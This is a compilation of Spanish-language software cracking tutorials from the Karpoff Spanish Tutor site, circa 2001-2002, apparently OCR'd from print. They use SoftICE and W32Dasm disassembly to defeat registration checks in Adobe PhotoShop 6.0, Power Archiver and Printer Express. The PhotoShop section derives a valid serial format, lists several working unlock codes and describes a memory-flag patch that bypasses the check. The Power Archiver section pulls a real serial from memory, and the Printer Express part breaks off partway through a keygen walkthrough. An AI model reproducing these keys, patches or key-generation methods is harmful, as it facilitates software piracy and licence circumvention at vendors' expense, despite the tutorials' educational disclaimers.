:0043CB67 0F85C3000000     jne 0043CC30 <= Aqui va al mensaje de error
```

Por lo que procederemos a hacer una nueva modificación a nuestro serial... ahora quedará así...

SI3US-197704-SI3US

Haciendo todo nuevamente podemos ver que el programa luego de comparar continua pues no se cumple la condición de que si no es igual de error

```
:0043CB6D 8A06             mov al, byte ptr [esi] <= Extrae el primer valor de 197704
:0043CB6F 8BCE             mov ecx, esi <= Mueve el valor de ESI = 197704 a ECX
:0043CB71 8AD0             mov dl, al
:0043CB73 3AC2             cmp al, dl
:0043CB75 750C             jne 0043CB83
```

Vemos que no ocurre nada interesante hasta... aquí...

```
:0043CB8C 8D5D01           lea ebx, dword ptr [ebp+01] <= Extrae el último valor
:0043CB8F 83C9FF           or ecx, FFFFFFFF
:0043CB92 8BFB             mov edi, ebx
:0043CB94 33C0             xor eax, eax
:0043CB96 F2               repnz
:0043CB97 AE               scasb
:0043CB98 F7D1             not ecx
:0043CB9A 49               dec ecx
:0043CB9B 83F905           cmp ecx, 00000005 <= Compara que tenga tamaño de cinco
:0043CB9E 0F858C000000     jne 0043CC30 <= Si así es continua
:0043CBA4 8BCE             mov ecx, esi <= Mueve 197704 a ECX
:0043CBA6 E825D80800       call 004CA3D0 <= Calcula un valor para comparar con la tercera parte
:0043CBAB 8BF0             mov esi, eax <= Mueve el valor de EAX a ESI
:0043CBAD 53               push ebx
:0043CBAE E8CF160B00       call 004EE282 <= Transforma el valor de Decimal a Hex
:0043CBB3 83C404           add esp, 00000004
:0043CBB6 3BF0             cmp esi, eax <= Compara los dos valores
:0043CBB8 7576             jne 0043CC30 <= Si no son iguales da error
:0043CBBA 8B0D7CF55300     mov ecx, dword ptr [0053F57C]
:0043CBC0 689C627B00       push 007B629C
```

Al escribir el comando ? EAX vemos que nuestro valor está guardado en el y el valor original está en ESI, por lo tanto podemos resumir que el serial del programa es igual a

SI3US-NNNNNN-NNNNN

EL FIN

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, aunque como RAZiEL nos dice que podemos hacer y deshacer con el programa, realmente yo tambien los invito a hacerlo ;o)"

Y así doy por concluído un tuto más, saludando a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE, [Kalisto (okaruzic) "Salute"] y a todos los crackers hispanohablantes.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor1999-2002	
Programa:	**Adobe PhotoShop v6.0**

PROTECCION:	Instalación: Unlock Code		
Descripcion:	Programa de retoque fotográfico		
Dificultad:	un poco lioso tal vez, pero nada complicado		
DOWNLOAD:	Ni idea		
Herramientas:	Softice y mi cabecita		
CRACKER:	AuspeX	**FECHA:**	018/03/2002

INTRODUCCION


Aquí tenemos un programa que, al principio, me trajo un poco de cabeza por que no trabajaba como otros programas que había crackeado y que eran del mismo estilo. Este se dedica a marearnos haciendo una serie de tonterías con el código introducido y que al final todo se reduce a un simple cambio de flag en memoria (1 -> código correcto, 0 -> código erróneo). Bueno, pues me llevó unas cuantas horas, estudiando el código, darme cuenta de esto (hay que entender que yo aun soy bastante novatillo en este mundo).

El problema te lo encuentras únicamente en la instalación. Te sale la típica ventanita para registrarte, introduciendo nombre y demás, y luego el código unlock.

AL ATAKE

Pues vamos allá... Arrancamos el programa de instalación y comenzamos a darle a siguiente, siguiente, etc... hasta que nos mánda a la ventanita de registro, así observamos algo como esto:

Pués nada, le metemos cualquier chorrada (no intenteis acertarlo a la primera, jeje), y le damos a siguiente, ¿y que es lo que sucede?, púes supongo que lo que tenía que suceder:



Lo primero que se nos puede ocurrir aquí, quizas sea estudiar el código de los alrededores de este mensajito (pues sice saltaba con **MessageBoxA**), pero he de decir que la cosa no era fácil, pués se llamaba a esta zona de código desde un CALL [EBP-24], instrucción que se ejecutaba muchísimas veces (y cuando digo muchísimas digo por lo menos 50 o más veces) antes y después del mensajito y por lo tanto me pareció un camino un tanto complicado, habiendo otros más sencillos (no se si me he explicado bien). Bueno, veamos entonces por donde meterle mano a esto. Intentemoslo atacando a alguna API que recoja nuestro código. Después de probar alguna que otra llamada, me funcionó **GetWindowTextA**, tambien la famosa HMEMCPY, pero pensé que mejor comenzaría probando la primera ya que esta otra tiene más traceo (ese día estaba muy flojo como habreis podido comprobar, jeje). He de decir que me saltó 6 veces, una por cada cuadro de texto, y por lo tanto el que nos interesa es el último, que es el que captura nuestro número de serie introducido. Veamos ahora este pequeño trozo de código, que no es demasiado importante, pero que quiero poner para luego explicar una cosa:

```
* Reference To: USER32.GetWindowTextA, Ord:013Fh
|
:0042F74E FF15CC034800 Call dword ptr [004803CC] <-----Recoje el serial
:0042F754 8D8500FCFFFF lea eax, dword ptr [ebp+FFFFFC00] <-----eax = dirección donde recoge el serial
:0042F75A 50 push eax
:0042F75B 8B4508 mov eax, dword ptr [ebp+08]
:0042F75E FF7008 push [eax+08]
:0042F761 E85B210300 call 004618C1 <-----Da como salida nuestro serial copiado en la dirección que hay en eax (y es
```
515E10h), en edx la longitud y en ecx la dirección donde se encuentra, por decirlo de alguna manera, la otra copia original del serial introducido

A partir de aquí, me tiré bastante tiempo estudiando el código que seguía para ver si realizaba alguna operación con el serial, no se, algo, pero no hacía nada de nada con él, parece ser que lo dejaba ahí olvidado y se encargaba de hacer otras cosas que no tenían nada que ver, por lo menos a mi entender. Así que decidí cambiar de extrategia: una vez copiado el número de serie en la dirección 515E10h (tras el último CALL) poner un BPM en dicho lugar para ver donde coño le metía mano, y así me dejaba de tantas historias y tanto traceo inútil. Volvemos pués a darle a siguiente y repetimos F5 hasta que nos coja el serial. Traceamos luego el código mostrado arriba hasta después del último CALL y hacemos: bd 0 (deshabilitamos el bpx de GetWindowTextA) y luego bpm eax r (recordad que en eax está la dirección de la copia, y "r" por que queremos saber cuando lee de esta dirección). Veamos ahora las llamadas más importantes a la que me llevó dicho break, donde se le metía mano al serial:

```
Exported fn(): CheckExpiringSerialNumber - Ord:0007h <-----Fijaos lo que dice aquí, parece ser que comprueba que el número
de serie introducido no haya expirado, o sea, caducado
:10002BD0 83EC0C sub esp, 0000000C
:10002BD3 53 push ebx
:10002BD4 55 push ebp
:10002BD5 56 push esi
:10002BD6 8B74241C mov esi, dword ptr [esp+1C]
:10002BDA 6A03 push 00000003 <-----Longitud 3
:10002BDC 56 push esi <-----Dirección del serial

* Possible StringData Ref from Data Obj ->"EXX"
|
:10002BDD 68E0820010 push 100082E0 <-----Dirección de la cadena "EXX"
:10002BE2 33ED xor ebp, ebp
:10002BE4 E8F73E0000 call 10006AE0 <-----Aquí es donde se le mete mano por primera vez al serial, y lo que hace es
comprobar si los tres primeros caracteres de nuestro serial son EXX
:10002BE9 83C40C add esp, 0000000C
:10002BEC 85C0 test eax, eax <-----Si eax <> 0 (si no cumple lo de arriba...)
:10002BEE 0F851C010000 jne 10002D10 <-----Salta fuera, y devolverá un 1 (el serial no ha expirado)

.............

.............
```

Lo que sigue después son una serie de comprobaciones más que hace para decidir si el número ha caducado o no, pero que realmente no nos interesa demasiado, pues lo que nosotros queremos es buscar un serial que valga y no uno que ya no sirva, ¿verdad?. Pués nada, nos salimos de la función con F12, y ahí podemos comprobar como mete un 1 en la dirección [EBP+FFFFFB70], significa que por ahora el número es bueno (no ha expirado).

Lo que sigue es un poco más complicado, por que se trata de comprobar ahora si nuestro serial es el correcto, realizando, para ello, una serie de operaciones con él que quizas mareen un poco. Volvemos a pulsar F5 para que se detenga cuando quiera meterle mano, de nuevo, al numerito. Tras un par de paradas, poco importantes, caemos en el siguiente trozo de código:

```
* Referenced by a CALL at Address:
|:10001E46
|

.............

.............

;Por aquí hace algunas operaciones absurdas como por ejemplo pasar nuestro serial a mayusculas, algo que no ;tiene mucho
sentido si al introducir datos en el cuadro de texto del número de serie automáticamente este lo ;transforma a mayusculas...

.............

.............
```

```
:10001947 52 push edx <-----Dirección donde se encuentra el serial
:10001948 50 push eax <-----Dirección a donde lo va a copiar

* Reference To: KERNEL32.lstrcpyA, Ord:0302h
|
:10001949 FF1520700010 Call dword ptr [10007020] <-----Copia serial
:1000194F 8D8C249C010000 lea ecx, dword ptr [esp+0000019C]
:10001956 51 push ecx <-----Nueva Dirección del serial
:10001957 E8E4030000 call 10001D40 <-----Comprueba si nuestro serial coincide con una serie de claves que hay en una zona de memoria, ¿aquí está lo que buscabamos?, ahora os explicaré que no es así
:1000195C 83C404 add esp, 00000004
:1000195F 85C0 test eax, eax <-----¿Coincide?
:10001961 7418 je 1000197B <-----Si no es así salta
:10001963 68D0070000 push 000007D0

* Reference To: KERNEL32.Sleep, Ord:0296h
|
:10001968 FF1528700010 Call dword ptr [10007028] <-----¿Y esta tonteria pa que coño la hace?, Se queda, durante dos segundos, el programa parado, ¿ni idea, macho?
:1000196E 5F pop edi
:1000196F 5E pop esi
:10001970 5D pop ebp
:10001971 33C0 xor eax, eax
:10001973 5B pop ebx
:10001974 81C48C020000 add esp, 0000028C
:1000197A C3 ret
```

Bién, os explico un poco: ¿Veis ese CALL donde comprueba nuestro serial con otros que ya hay en memoria?, parece que la cosa ya esta clara ¿no?, pués resultó que no, jeje. Dentro lo que hace primero es transformal la clave pasando todos los caracteres por XOR eax,AA (eax contiene el caracter), y luego, como ya he dicho antes, compara con otras claves ya transformadas. Cuando me di cuenta de esto, lo que hice fue crearme un programilla que me volviera a transformar dichas claves que habia en memoria para poder copiarlas y comprobar que eran las correctas. Pero cual fue mi sorpresa, cuando observé que ninguno de esos seriales eran válidos, y entonces ¿por qué mierda comparaba mi clave con esos seriales si al final ninguno valía?, esto es un ejemplo de clave que utilizaba para comparar y que transformé: **PWW250R3000406-282**, claramente tiene to la pinta de número de serie, ¿verdad?, bueno, pués como esta había 20 o 30 claves más, y ninguna valía. La explicación de esto no la tengo clara, si alguien me lo puede decir... Nada, no había nada que hacer con esto, tendría que seguir traceando, a ver si encontraba de nuevo alguna pista, pero esta vez sin trampas.

Encontré dos cosas que me llamaron la atención: Una de ellas es que comprobaba si mi serial comenzaba por los dos caracteres PW:

```
............

:1000198D 0FBFC1 movsx eax, cx
:10001990 8A54041C mov dl, byte ptr [esp+eax+1C] <-----esp+1c apunta a mi serial
:10001994 8A1C30 mov bl, byte ptr [eax+esi] <-----esi apunta a "PW"
:10001997 3AD3 cmp dl, bl
:10001999 7527 jne 100019C2
:1000199B 41 inc ecx
:1000199C 6683F902 cmp cx, 0002 <-----Compara únicamente dos caracteres
:100019A0 7CEB jl 1000198D
:100019A2 EB04 jmp 100019A8

............
```

, y otra es que el cuarto caracter, empezando por el final, fuera un guión (-):

```
............

:100019DB 8A441C1C mov al, byte ptr [esp+ebx+1C] <-----al = cuarto caracter empezando por el final
```

```
:100019DF 8D7C1C1C lea edi, dword ptr [esp+ebx+1C]
:100019E3 3C2D cmp al, 2D <-----Aquí tenemos la comparación (2D es el guión en ascii)
:100019E5 0F853B030000 jne 10001D26
```

.....

Estas dos pistas junto con las claves fantasmas que vimos anteriormente, me hicieron suponer que realmente el serial correcto tendría la pinta que tenían dichas claves fantasmas, es decir, **PW**.....**-**... También observé que los últimos tres caracteres debían de ser números. Esto lo hacía de una forma un tanto extraña, pero no lo pondré para no liaros más (además era bastante código), sólo deciros que utilizaba los codigos ascii de los caracteres como base de una dirección la cual devolvía un valor, concretamente el 84 si era número y un 1 si era letra, que al aplicarle un AND valor,4 daba resultados diferentes.

Lo que sigue a continuación son dos llamadas claves que operan con el número de serie. La primera no me costó demasiado trabajo darme cuenta que lo que hacía era devolver el valor del número compuesto por las tres últimas cifras pero transformada a hexadecimal (monta una impresionante sólo para hacer esta tontería). La segunda es un tanto más complicada, pués, realizan diversas operaciones matemáticas, luego usa los resultados parciales para, utilizándolos como base, acceder a zonas de memoria donde se encuentran una serie de valores, los cuales a su vez son utilizados para operar con el número de serie. La verdad, algo bastante complicado de seguir:

.....

```
:10001AA6 52 push edx <-----Dirección donde se encuentran los tres últimos dígitos (número en decimal)
:10001AA7 E891200000 call 10003B3D <-----Transforma a hexadecimal
:10001AAC 8BF0 mov esi, eax <-----Devuelve el valor en hexadecimal y lo copia a esi
:10001AAE 8D442420 lea eax, dword ptr [esp+20]
:10001AB2 53 push ebx <-----Longitud = nº caracteres serial - 4 (o sea, hasta el guión)
:10001AB3 50 push eax <-----Dirección donde se encuentra el serial
:10001AB4 895C2424 mov dword ptr [esp+24], ebx
:10001AB8 E8D3F9FFFF call 10001490 <-----No tengo muy claro como trabaja exactamente (es complicado)
:10001ABD 0FBFC8 movsx ecx, ax <-----Valor devuelto de la llamada se pasa a ecx
:10001AC0 83C40C add esp, 0000000C
:10001AC3 3BCE cmp ecx, esi <-----comparamos y..
:10001AC5 0F855B020000 jne 10001D26 <-----Si todo va bién, continua, sino, salta a tomar por culo
:10001ACB 83FB07 cmp ebx, 00000007 <-----está mirando si hay un mínimo de 7 caracteres antes del guión
:10001ACE 896C2410 mov dword ptr [esp+10], ebp <-----En principio está metiendo un 1
:10001AD2 C60700 mov byte ptr [edi], 00 <-----quita el 2D (guión) y lo pone a 00
:10001AD5 66892D308F0010 mov word ptr [10008F30], bp
:10001ADC 7C0C jl 10001AEA <-----A tomar por culo si hay menos de 7 caracteres antes del guión
:10001ADE 8A442422 mov al, byte ptr [esp+22] <-----al = 7º caracter, ¿para que?
:10001AE2 3C41 cmp al, 41 <-----comprueba si es mayor de A
:10001AE4 7C04 jl 10001AEA <-----Si no es así a tomar viento
:10001AE6 3C5A cmp al, 5A <-----¿Menor o igual que Z?
:10001AE8 7E08 jle 10001AF2 <-----salta si es así
```

.....


Veamos que podemos sacar de este trozo de código: lo primero de todo, fijaos en lo último, está comprobando que el caracter que ocupa la posición 7 ha de ser una letra en mayúsculas, curioso, ¿verdad?. Por los dos primeros CALL´s podemos saber que tres últimos dígitos poner después del guión, y es el resultado en decimal del valor devuelto por CALL 10001490, por ejemplo: para PW123 se devuelve 2B2, por lo tanto si ese es el valor que queremos que devuelva CALL 10003B3D, hemos de poner 690 que equivale a 2B2 en decimal. Uniendo estas dos cosas obtendríamos algo como esto: **PW1234A-351**, pero esto sigue sin funcionar, falta algo más. Sigamos traceando, ya casi lo tenemos:

.....

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10001C8C(U)
|
:10001C96 83C3FA add ebx, FFFFFFFA <-----ebx = nº caracteres hasta el guión - 6, en mi caso ebx = 7 - 6 = 1
:10001C99 8D4C241C lea ecx, dword ptr [esp+1C]
```

```
:10001C9D 53 push ebx
:10001C9E 6A00 push 00000000
:10001CA0 51 push ecx <-----dirección del serial sólo hasta el guión
:10001CA1 E84AF8FFFF call 100014F0 <-----devuelve los 6 caracteres antes del guión, en mi caso: W1234A
:10001CA6 83C40C add esp, 0000000C
:10001CA9 EB07 jmp 10001CB2

............

............

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10001CC1(C)
|
:10001D14 8D44241C lea eax, dword ptr [esp+1C]
:10001D18 50 push eax <-----manda los 6 caracteres antes del guión
:10001D19 E81F1E0000 call 10003B3D <-----comprueba si todos los caracteres son números
:10001D1E 83C404 add esp, 00000004
:10001D21 A3348F0010 mov dword ptr [10008F34], eax

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:10001889(C), :10001892(C), :100019D5(C), :100019E5(C), :10001A36(C)
|:10001A69(C), :10001A9C(C), :10001AC5(C)
|
:10001D26 8B442410 mov eax, dword ptr [esp+10] <-----1 -> correcto , 0 -> no es correcto

............
```

Fijaos este código, digamos que sólo coge los 6 caracteres que hay antes del guión y comprueba que sólo sean números, por lo tanto, podríamos probar con esta otra clave a ver si funciona: **PW1234A123456-345**



¡¡¡ Prueba superadaaaaaa !!!, fijaos que sencillo, ahora podemos sacar todas las claves que nos de la gana, eceptuando las que sean iguales a las claves fantasmas que ya vimos. El formato que sigue es el siguiente: **PWccccLdddddd-nnn**, siendo PW obligatorio ponerlo, las c´s significan cualquier caracter ya sea letra o número, la L ha de ser una letra (en mayúscula), las d´s sólo dígitos y las n´s se sacan a partir de la función CALL 10001490 que operaba con los caracteres que había antes del guión devolviendo así un valor hexadecimal y que es esas n´s pero en decimal. Un ejemplo de varias claves: **PW1111P111111-129, PW3984D108379-969, PWXXXXG555555-218, PWHOLAT223344-906, etc...** Creo que ya se ha entendido, ¿no?, pues ala, ya esta todo dicho.

NOTAS FINALES

Sólo quería decir una cosa: en la introducción dije que todo esto se solucionaba con un simple cambio de flag en memoria. Vereis, mientras estudiaba este código, observé que todo esto estaba dentro de una llamada que siempre devolvía un valor en eax, concretamente un 0, siempre, y luego metía este resultado en una zona de memoria. Observad:

.....

:0042A3FE FF95A0FBFFFF call dword ptr [ebp+FFFFFBA0] <-----Aquí tenemos, digamos, la llamada padre
:0042A404 898570FBFFFF mov dword ptr [ebp+FFFFFB70], eax <-----eax = 1 -> clave correcta, eax = 0 -> mal
:0042A40A EB78 jmp 0042A484

.....

Luego, todo lo que os he contado se puede resumir en un simple cambio de bit, es decir, con sólo cambiar de 0 a 1 el valor que se devuelve en eax registramos correctamente el programa (digamos que cambiamos el flag en la dirección ebp+FFFFFB70), aunque la clave no sea la correcta, jeje, pero como comprendereis hubiera sido un tuto muy aburrido si sólo os hubiera contado esto, ¿verdad?, además, ya lo he dicho otras veces, el cracking es un arte y como tal no hay que dejarlo en un simple cambio.

AVISO

No me hago responsable del uso indebido o ilegal que cualquier persona haga de este tutorial. El estudio de la ingeniería inversa, en mi opinión, debería de hacerse con fines didácticos y no para beneficio de ella en cuanto a la desprotección de software y por consiguiente su uso ilegal. Si consideras que un programa, por su calidad, merece ser comprado al precio estipulado, hazlo, los programadores de dicho software lo merecen, sino desinstalalo. Si realmente te apasiona el mundo de la ingeniería inversa, dedícalo sólo para tu aprendizage y diversión personal.

Si piensas que estos tutoriales no deberían de publicarse, considero que estás muy equivocado, pués alguien debe de mostrar a los programadores encargados de proteger las aplicaciones donde están sus fallos de protección, para que lo corrijan y mejoren.

DEDICATORIA

Quiero dedicar este tutorial a mis colegas de facultad: Rafa, Migue, Jose miguel, Manolo. A mis amigos del Instituto: Reyes, Rincón, Jeremy, Dani, Marchena, Fernando, Santi... bueno, en general, a los que aguantan todos los días mis tonterías.

A todo a los cracker que escriben para la página de Karpoff, y por supuesto al propio Karpoff, los cuales me guían en este duro camino de la ingeniería inversa.

Nota2: Perdonad mis faltas de ortografía, soy un inculto de cojones, xDDD

CORREO DEL MENDA: auspex@wanadoo.es

Karpoff Spanish Tutor 1999-2002

Programa:	**Power Archiver 2001 v7.02.08**

PROTECCIÓN:	Serial		
Descripción:	Compresor y descompresor de muy buenas prestación y con soporte para más de 18 formatos		
Dificultad:	Novato		
DOWNLOAD:	http://download.powerarchiver.com/powarc70208.exe		
Herramientas:	Softice,W32DASM		
CRACKER:	LeafaR GV	**FECHA:**	30/09/2001

INTRODUCCIÓN

Este tutorial es para novatos como yo...
Y lo único que intento hacer es compartir y demostrar que algo he aprendido leyendo los buenos tutos, manuales y demas'es que he encontrado por la red y más específicamente en la pagina de Karpoff.
Aquí analizaremos un excelente programa con el fin único de extraer un serial valido con el softice... el win32dASM solo lo uso para seguir el código y mostrarlo en este tuto...

LeafaR GV aprendiz de Crack and Student of Chemical Engineering

AL ATAKE

Yap!!!! ... Lo primero.
Lo de siempre revisar el archivo, su directorio, el registro. Después de todo el análisis previo no aparece nada muy raro excepto que esta escrito en Delphi 3.0 (((cosa rara ?¿))).

Vamos al Simbol Loader del SICE y cargamos el "**Powerarc.exe**", le damos a las rueditas dentadas (((engranajes))) y salta el SICE, con un ***F5*** se abre al programa y nos aparece un bello icono que dice **"register" ....** Ingresamos nuestro datos

Name :::: ***LeafaR GV***

Serial :::: ***6204076***

Con ***CTR-D*** ingresamos al SICE y ponemos el Clásico """" ***bpx hmemcpy*** """" con ***F5*** regresamos al programa y le damos al botón**"OK".....** Y salta el SICE, nos esta leyendo el nombre por tanto con ***F5*** saltamos al siguiente break point que es otro hmemcp y aquí se lee el serial **6204076.**

Ahora con unos ***F10*** aparecemos en en ***POWERARC!CODE+00039190*** muy cerca de un retorno de función "RET" antecedido por unos comandos "POP" (((Saca datos de la pila))), pero lo que nosotros buscamos es una ***comparación seguido de un salto condicional*** o algo parecido...
Por tanto seguimos con ***F10*** hasta el final del "RET" y caemos en otro "RET" seguimos ... Ups!!! otro "RET" seguimos ... Yaaa!!! otro "RET" .... Adivina !! sip, otro "RET" ***XD XD XD XD***

Uff !!! por fin un pedazo de código :::

```
:005597A8 A1047A5F00          mov eax, dword ptr [005F7A04]
:005597AD 803800              cmp byte ptr [eax], 00
:005597B0 7437                je 005597E9
```

Ese Salto nos lleva a una rutina muy sospechosa.

```
:005597E9 8B55F8              mov edx, dword ptr [ebp-08]
:005597EC 8B45FC              mov eax, dword ptr [ebp-04]
:005597EF E804FFFFFF          call 005596F8
:005597F4 84C0                test al, al
:005597F6 757C                jne 00559874
```
***

Tenemos una "Call", aquí es donde se genere el Serial Correcto luego esto activa o desactiva el flag (((AL))) en caso que nuestro serial este malo o bueno. Como era lógico entre a la "CALL" con ***F8*** y me encontré con una mazamorra de llamadas y saltos que me fue imposible tracear correctamente ((((Recuerda que soy un novato)))....
Luego salí Y un poco más abajo me salto la ventana de error. Esa ventana de error salió mucho más atrás de la dirección de memoria 00559874 ***, por tanto si realizamos el salto nos evitamos la ventana de error.
Esto comprueba las sospechas sobre el salto y la CALL teoría anterior.

Bueno comprobamos la teoría pero aun no tenemos nuestro serial... Para solucionar este problema usamos una técnica un poco bruta pero que a veces funciona . Justo al llegar a la dirección de Memoria donde esta nuestra "CALL" nos fijamos en los registros que cambian al pasar por ella...
La pregunta lógica sería, como se cuales registros cambian ?¿ la respuesta es simple, la ventana de registro del SICE te indica cuales cambian, register window (((***La habilitas con el comando*** *""wr""*)))

Los registros que cambian de valor al pasar por la "CALL" son EAX, ECX, EDX, EIP
EAX , es decir, que estos registros fuero usados por la rutina generadora del serial, por tanto los revisamos para ver que nos pueden entregar.

: d ecx	Nada útil o sospechoso
: ? ecx	25853956

```
: d edx          LeafaR GV._.X._.
                 X ._. . . . . . . . . . .
                 . . . . . . 14032ADF
                 6C82ACA98C814
                 . . . . . . . . . . .23C6
                 AC18 . . . . X . _ .
```

Ese si que tiene pinta de Serial .... Lo probamos y.

Eso seria Todo por Hoy....

Lo de Siempre, cualquier error o duda sobre el tuto simplemente envía un e-mail a **LeafaRGV@hotmail.com** . ((lo otro)) este tuto es solo con fines educativos y bla bla .-.

Bueno ya pa' terminar si buscas un buen descompresor y compresor de archivos te recomiendo **FilZip 2.01** soporta más de 14 formatos y esta bien bueno....

Un Saludo Y GRax A todos Los Crack .....

Karpoff Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniaría Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Printer Express v1.0

PROTECCION:	**Name / Serial**
Objetivo:	Hacer un Keygen
Descripcion:	PrinterExpress es un programa muy útil para todo aquel que trabaja con diferentes impresoras en una red.
Dificultad:	Novato.
DOWNLOAD:	http://www.SouthByPC.com
Herramientas:	**TRW2000, W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 26/11/2001**

INTRODUCCION

Bueno, pues aquí estamos nuevamente para ver una protección más esta básicamente es la misma que tiene el SuperCleaner y algunos otros productos de esta empresa, algunos que hasta hace algún tiempo habian sido gratuitos, ahora ya van desde los $8 a los 20$.

Bueno así pudieramos seguir hablando de muchas cosas sobre los productos que realmente esta introducción se haría bastante larga, lo importante del caso es que...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si te gusta, este producto por favor COMPRALO, algunas veces... los autores merecen su dinero ;o)"

AL ATAKE

Carguemos el programa y hacemos clic en Enter Code... sale otra ventana y nos dice que ingresemos nuestro nombre y el código, en mi caso los de siempre, hacemos clic en OK y el error

Incorrect registration code!

Abrimos el W32DASM y vamos a buscar esto en las cadenas de referencia luego de desensamblar el programa y encontramos esto al hacer doble clic en la cadena...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00402B1F(C) <= Investigaremos por aqui
|
:00402B71 6A00 push 00000000

* Possible StringData Ref from Data Obj ->"PrinterExpress"
|
:00402B73 6870904000 push 00409070

* Possible StringData Ref from Data Obj ->"Incorrect registration code!"
|
:00402B78 68A0924000 push 004092A0 <= Aquí caemos
:00402B7D 56 push esi

* Reference To: USER32.MessageBoxA, Ord:01C3h
|
:00402B7E FF15A8714000 Call dword ptr [004071A8]

* Possible Reference to String Resource ID=00001: "Registered to "
|
:00402B84 B801000000 mov eax, 00000001
:00402B89 5E pop esi
:00402B8A 81C400020000 add esp, 00000200
:00402B90 C21000 ret 0010
```

Al ir a 00402B1F nos encontramos con esto...

```
:00402B12 50 push eax
:00402B13 51 push ecx
:00402B14 E867020000 call 00402D80 <= Aqui se genera y compara el serial
:00402B19 83C408 add esp, 00000008
:00402B1C 85C0 test eax, eax
:00402B1E 5F pop edi
:00402B1F 7450 je 00402B71 <= Aqui llegamos
:00402B21 8D542404 lea edx, dword ptr [esp+04]
```

Abrimos TRW y ponemos un punto de ruptura en 00402B14, luego de que hayamos ingresado nuestros datos hacemos clic en OK y automáticamente salta el TRW y llegamos aqui.

```
:00402D80 81EC00010000 sub esp, 00000100
:00402D86 A070B74000 mov al, byte ptr [0040B770]
:00402D8B 56 push esi
:00402D8C 57 push edi
:00402D8D 88442408 mov byte ptr [esp+08], al
:00402D91 B93F000000 mov ecx, 0000003F
:00402D96 33C0 xor eax, eax
:00402D98 8D7C2409 lea edi, dword ptr [esp+09]
:00402D9C 8B94240C010000 mov edx, dword ptr [esp+0000010C]
:00402DA3 F3 repz
:00402DA4 AB stosd
:00402DA5 66AB stosw
:00402DA7 8D4C2408 lea ecx, dword ptr [esp+08]
:00402DAB 51 push ecx
:00402DAC 52 push edx
:00402DAD AA stosb
:00402DAE E83D010000 call 00402EF0 <= Entramos aquí
:00402DB3 8BB42418010000 mov esi, dword ptr [esp+00000118]
:00402DBA 56 push esi
:00402DBB E890000000 call 00402E50
:00402DC0 8D442414 lea eax, dword ptr [esp+14]
```

Al entrar en la rutina vemos esto...

:00402EF0 81EC00010000 sub esp, 00000100
:00402EF6 A070B74000 mov al, byte ptr [0040B770]
:00402EFB 53 push ebx
:00402EFC 55 push ebp
...
...
...
:00402F1A 57 push edi
:00402F1B FF15CC704000 Call dword ptr [004070CC] **<= Cuenta el tamaño del nombre**
:00402F21 8BF0 mov esi, eax
:00402F23 33C9 xor ecx, ecx
:00402F25 33C0 xor eax, eax
:00402F27 85F6 test esi, esi
:00402F29 7E13 jle 00402F3E
:00402F2B 8B1590924000 mov edx, dword ptr [00409290] **<= Asigna el valor de 18h a EDX**
:00402F31 0FBE1C38 movsx ebx, byte ptr [eax+edi] **<= Extrae letra por letra**
:00402F35 03DA add ebx, edx **<= EBX = EBX + EDX**
:00402F37 03CB add ecx, ebx **<= ECX = ECX + EBX**
:00402F39 40 inc eax **<= Incrementa EAX en 1**
:00402F3A 3BC6 cmp eax, esi **<= Compara si se ha completado el nombre**
:00402F3C 7CF3 jl 00402F31 **<= Si no regresa a 00402F31**
:00402F3E 8B9C2418010000 mov ebx, dword ptr [esp+00000118]
:00402F45 51 push ecx **<= ECX a memoria**
:00402F46 68D4924000 push 004092D4
:00402F4B 53 push ebx
:00402F4C FF151C714000 Call dword ptr [0040711C] **<= Se agrega un guión al valor ECX en dec ej. NNN-**
:00402F52 83C40C add esp, 0000000C
:00402F55 33C9 xor ecx, ecx
:00402F57 33C0 xor eax, eax
:00402F59 85F6 test esi, esi
:00402F5B 7E14 jle 00402F71
:00402F5D 8B1594924000 mov edx, dword ptr [00409294] **<= Se le asigna el valor de 27h a EDX**
